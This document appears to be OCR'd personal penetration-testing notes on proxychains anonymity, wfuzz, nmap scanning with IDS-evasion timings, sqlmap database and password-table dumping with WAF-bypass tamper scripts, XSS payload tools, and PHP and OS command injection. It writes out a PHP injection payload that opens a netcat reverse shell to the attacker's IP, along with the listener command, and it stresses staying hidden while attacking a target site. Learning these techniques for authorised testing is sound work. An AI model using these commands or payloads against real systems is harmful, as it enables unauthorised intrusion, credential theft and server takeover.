
Notes for Penetration Testing

1. proxychain

Start the network with following command to start proxychain



$ service tor status

status: inactive

status: active

$ service tor start


$ service tor restart

To change proxychain setting…

$ sudo nano /etc/proxychains.conf

Use command *proxychain* before most pf the commands to stay hidden on the internet

2. wfuzz – fuzzing tool



```
┌──(gaurdian㉿kali)-[~]
└─$ proxychains wfuzz -c -z file, /usr/share/wordlists/dirb/big.txt -hc 404,403
-hl Invalid -u http://www.vulnerablesite.com/FUZZ
```

// -c → to get coloured output for better testing

// -z → payload keyword

// file → It's a keyword showing that you are giving file as a payload list

// --hc → h : Hide, c : response Code (server response code like 404, 403, 501, 502,…)


// --hl → h : Hide, l : Line

// Invalid → Word you don't want

// -u → keyword for URL

3. nmap – network mapping tool

You can use '**smap**' tool created by shodan.io which is exactly similar as nmap, but little faster in some cases.



```
┌──(gaurdian㉿kali)-[~]
└─$ proxychains sudo nmap -sS -A -sV -p 21,22,23,80 www.vulnerablesite.com
```

// -sS → stealth Scan, half scan, will send ONLY RST flag and NOT ACK flag at last step (3rd step) of handshaking

// -A → Aggressive scan, OS detection, OS version detection

// -sV → service, version of target OS

// -p → port number to scan, use – (hyphen) to scan all 65532 ports

*SYN ➔ client to server port to **start connection***

*SYN+ACK ➔ server port to client saying that **server is ready to connect** with client*

*ACK ➔ client to server port saying that **SYN+ACK packet is received***

*RST ➔ can be bidirectional meaning that want to **close the connection***

*RST+ACK ➔ can be bidirectional meaning that your **request to connect is received but port you want is closed***

// -Pn → don't do host scan, directly scan all IP addresses

// --top-ports 112 → scan only top 50, 100, 112, 1000 ports

// -sT → TCP scan, while performing 3-way handshake, send ACK as well as RST flags at 3rd handshake to target

// -sA → ACK Scan, it's useful in case firewall is implemented at Server side

// -sU → UDP scan, UDP don't support ACK, our machine will request to ICMP packet and then it'll decide port state

// -sN → Null Scan, client will not send any flag like SYN, ACK, FIN, etc. It'll simple send blank packet to *bypass the firewall* (coz sometimes firewalls sometimes drop packets which has SYN packets set, hence to bypass this)

// Scan Timings ➔ can be set to *bypass IDS* at server side

-T0 → Paranoid, will scan target at very large time interval (slowest scan)

-T1 → Sneaky, a little fast than T0

-T2 → Polite, a little faster than T1

-T3 → nmap runs scan on T3 by default

-T4 → faster than normal scan

-T5 → much faster, may give false positives


Used to bypass IDS
By sending packets at
slower speed

// --scan-delay 1s → wait for 1 second after sending each packet to target (bypass firewall or IDS)

// --host-timeout 500ms → jump to next port if no response received from current scanned port, in 500ms

! ***NMAP SCRIPT ENGINE*** !

To view Nmap scripts



```
┌──(guardian㉿kali)-[~]
└─$ cd /usr/share/nmap/scripts

┌──(guardian㉿kali)-[/usr/share/nmap/scripts]
└─$ ls
acarsd-info.nse                       hostmap-crtsh.nse                       ip-geolocation-map-bing.nse    rsync-brute.nse
address-info.nse                      hostmap-robtex.nse                      ip-geolocation-map-google.nse  rsync-list-modules.nse
afp-brute.nse                         http-adobe-coldfusion-apsa1301.nse      ip-geolocation-map-kml.nse     rtsp-methods.nse
afp-ls.nse                            http-affiliate-id.nse                   ip-geolocation-maxmind.nse     rtsp-url-brute.nse
afp-path-vuln.nse                     http-apache-negotiation.nse             ip-https-discover.nse          rusers.nse
afp-serverinfo.nse                    http-apache-server-status.nse           ipidseq.nse                    s7-info.nse
afp-showmount.nse                     http-aspnet-debug.nse                   ipmi-brute.nse                 samba-vuln-cve-2012-1182.nse
aip-auth.nse                          http-auth-finder.nse                    ipmi-cipher-zero.nse           script.db
```

// --script

<u>firewalk</u> → Tries to discover firewall rules using an IP TTL expiration technique known as firewalking.

<u>firewall-bypass</u> → Detects a vulnerability in netfilter and other firewalls that use helpers to dynamically open ports for protocols such as ftp and sip.

ftp-anon → Checks if an FTP server allows anonymous logins.

ftp-brute → Performs brute force password auditing against FTP servers.

gpsd-info → Retrieves GPS time, coordinates and speed from the GPSD network daemon.

http-backup-finder → Spiders a website and attempts to identify backup copies of discovered files. It does so by requesting a number of different combinations of the filename (eg. index.bak, index.html~, copy of index.html)

http-dlink-backdoor → Detects a firmware backdoor on some D-Link routers by changing the User-Agent to a "secret" value. Using the "secret" User-Agent bypasses authentication and allows admin access to the router.

http-errors → This script crawls through the website and returns any error pages.


mongodb-brute → Performs brute force password auditing against the MongoDB database.

mongodb-database → Attempts to get a list of tables from a MongoDB database.

mongodb-info → Attempts to get build info and server status from a MongoDB database.

4. SQL injection

➢ *sqlmap – Database scanning tool*



```
┌──(gaurdian㉿kali)-[~]
└─$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 --crawl 3 --batch
```

// -u → URL of target site


// --crawl → this command will crawl website up-to 3 web pages (time consuming)

// --batch → this command will auto choose default answers while scanning site

After sqlmap scanning successful results get stored into an .csv file whose location is given at end of the scanning


Use **$ cat location_of_csv_file** to read results

// if csv file has some vulnerable URL, it means site is vulnerable to SQLi so use that URL in further steps…



```
┌──(gaurdian㉿kali)-[~]
└─$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 --dbs
```


// --dbs → list all the database names of found databases



```
┌──(gaurdian㉿kali)-[~]
└─$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 -D userDb --table
```

// -D → type the database name you want to search more

// --table → list all the tables available in the database mentioned with parameter -D



```
┌──(gaurdian㉿kali)-[~]
└─$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 -D userDb -T paswdTb --dump
```

// -T → type Table name from which you want data

// --dump → print all the data from table paswdTb under database userDb

Some optional parameters…

--technique *U*

U : union-query based scan (UNION SELECT)

E : error-based scan

T : time-query based (sleep query)

Q : inline queries

B : Boolean queries

S : stacked queries


--columns //to know only name of columns and their data type

--dump-all // to dump all data of all found tables and all found databases
// (Use this parameter *without database parameter n name*)
// (Not recommended as databases are huge and dumping all is nonsense)

--output-dir = "*location_to_save_file*"

// to save output file to desired location

-v *4* // print output in detail (by default **1**)



Verbosity

- 0: Show only Python tracebacks, error and critical messages.
- 1: Show also information and warning messages.
- 2: Show also debug messages.
- 3: Show also payloads injected.
- 4: Show also HTTP requests.
- 5: Show also HTTP responses' headers.
- 6: Show also HTTP responses' page content.

--user-agent="GECKO_Chrome"

// When website firewall blocks you from making requests to site may requests

// You can use user-agent you like GECKO_Chrome

--OR--

--mobile // this parameter is replacement for --user-agent parameter


// after hitting Enter it'll ask for different mobile models, one of which we need to choose

// iPhone 8, Blackberry, google Nexus 7, Samsung Galaxy S7, etc

// like it'll fake server as it's sending request from a mobile client

sqlmap --list-tampers

// If firewall is blocking SQL keywords like UNION, SELECT, etc then to bypass that first use this // command and then choose any of the method



```
┌──(gaurdian㉿kali)-[~]
└─$ sqlmap --list-tamper
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.5.11#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:11:14 /2021-12-07/

[20:11:14] [INFO] listing available tamper scripts

* 0eunion.py - Replaces instances of <int> UNION with <int>e0UNION
* apostrophemask.py - Replaces apostrophe character (') with its UTF-8 full width counterpart (e.g. ' → %EF%BC%87)
* apostrophenullencode.py - Replaces apostrophe character (') with its illegal double unicode counterpart (e.g. ' → %00%27)
* appendnullbyte.py - Appends (Access) NULL byte character (%00) at the end of payload
* base64encode.py - Base64-encodes all characters in a given payload
* between.py - Replaces greater than operator ('>') with 'NOT BETWEEN 0 AND #' and equals operator ('=') with 'BETWEEN # AND #'
* binary.py - Injects keyword binary where possible
```

--tamper=base64encode

// Use this parameter in sqlmap command which will encode keywords with base64


--current-user // this parameter will tell which user privileges website got to connect with database (root, non-root)

--comment // this parameter will help sqlmap to print comments also if available in database!

5. XSS – Cross Site Scripting


If in website if GET parameters or input fields are available insert *<script>alert(1)</script>* in parameter Look at the source code and regenerate the XSS payload accordingly

- ➢ **XSS-Loader** – is a tool which modifies or encode XSS payload in different types so it can break escape sanitization of input from website




```
┌──(gaurdian㉿kali)-[~]
└─$ cd mytools/xss/XSS-LOADER

┌──(gaurdian㉿kali)-[~/mytools/xss/XSS-LOADER]
└─$ python3 payloader.py -h
```

To scan website for XSS vulnerability from here



```
1)  BASIC PAYLOAD
2)  DIV PAYLOAD
3)  IMG PAYLOAD
4)  BODY PAYLOAD
5)  SVG PAYLOAD
6)  ENTER YOUR PAYLOAD
7)  XSS SCANNER
8)  XSS DORK FINDER
9)  EXIT

SELECT PAYLOAD TO TAG:7
  e.g target ───→ http://target.com/index.php?name=
Please Enter Target Url :
```


- **ParamSpider** – to crawl every GET parameter pages of a website



```
┌──(gaurdian㉿kali)-[~/mytools/xss/ParamSpider]
└─$ python3 paramspider.py --domain http://www.vulnerablesite.com -o result001.txt
```


// Result of this tool will get store in result001.txt

- **Gxss** – to know how many parameters actually get reflected



```
┌──(gaurdian㉿kali)-[~/mytools/xss]
└─$ cat result001.txt | Gxss
```

- **dalfox** – how many are actually vulnerable



```
┌──(gaurdian㉿kali)-[~/mytools/xss]
└─$ cat result001.txt | Gxss | dalfox pipe --mining-dict XSS-LOADER/xss-payloads.txt --skip-bav
```

// --mining-dict → attack with dictionary payload

// --skip-bav → skipping Basic Another Vulnerability

6. php injection

If web page is vulnerable to php injection we can run our malicious php code through **GET** parameter

To check if page is vulnerable or not..

eg. In GET parameter insert *?search=hello; system("pwd");*

Which will print current working directory of web application, this tells us that application is vulnerable to php code injection

Instead of ; we can also use && || and then command you wish to run

If we successfully manage to connect web page with netcat it becomes far more dangerous coz we get full control of server!

To connect with netcat…

In vulnerable GET param of website →

; system("nc *your_ip_addr*:*attack_port_num* -e /bin/bash");

Too risky & Unethical

In linux terminal →

$ sudo nc -nvlp *desired_port_num*

#reverse shell attack

Is page is transferring data with server with POST parameter? No Problem


7. OS Command injection

Find input field where we can inject System command

!!! Using this vulnerability also attacker can connect to his netcat !!!

- **COMMIX** – is an extremely powerful tool for Command injection vulnerability


1. Open website you want to test



/ OS Command Injection /

DNS lookup: www.nsa.gov Lookup


2. Open burp suite and intercept the simple request…


Burp Suite Community Edition v2021.8.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex \n


Request to http://localhost:80 [127.0.0.1]

```
POST /bWAPP/bWAPP/commandi.php HTTP/1.1
Host: localhost
Content-Length: 30
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="93", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
